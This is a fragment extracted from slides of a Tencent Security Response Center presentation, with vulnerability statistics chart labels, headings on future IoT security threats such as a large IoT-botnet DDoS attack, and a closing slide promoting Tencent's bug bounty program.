
【适用条件】

TSRC分类漏洞月度统计

■ Web ■ PC ■ Mobile ■ Server ■ Other



安全系统优化数量






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Summary



Future IoT Security Battlefield : Cyber Attack



1Tb DDoS Attack By 152000 Hacked IoT Devices



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Future IoT Security Battlefield : User Privacy & Safety





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THANKS

Tencent Bug Bounty Program
<https://en.security.tencent.com>



*Tencent Security
Platform Dpt.*

BLADE
Tencent
Blade



腾讯安全应急响应中心
Tencent Security Response Center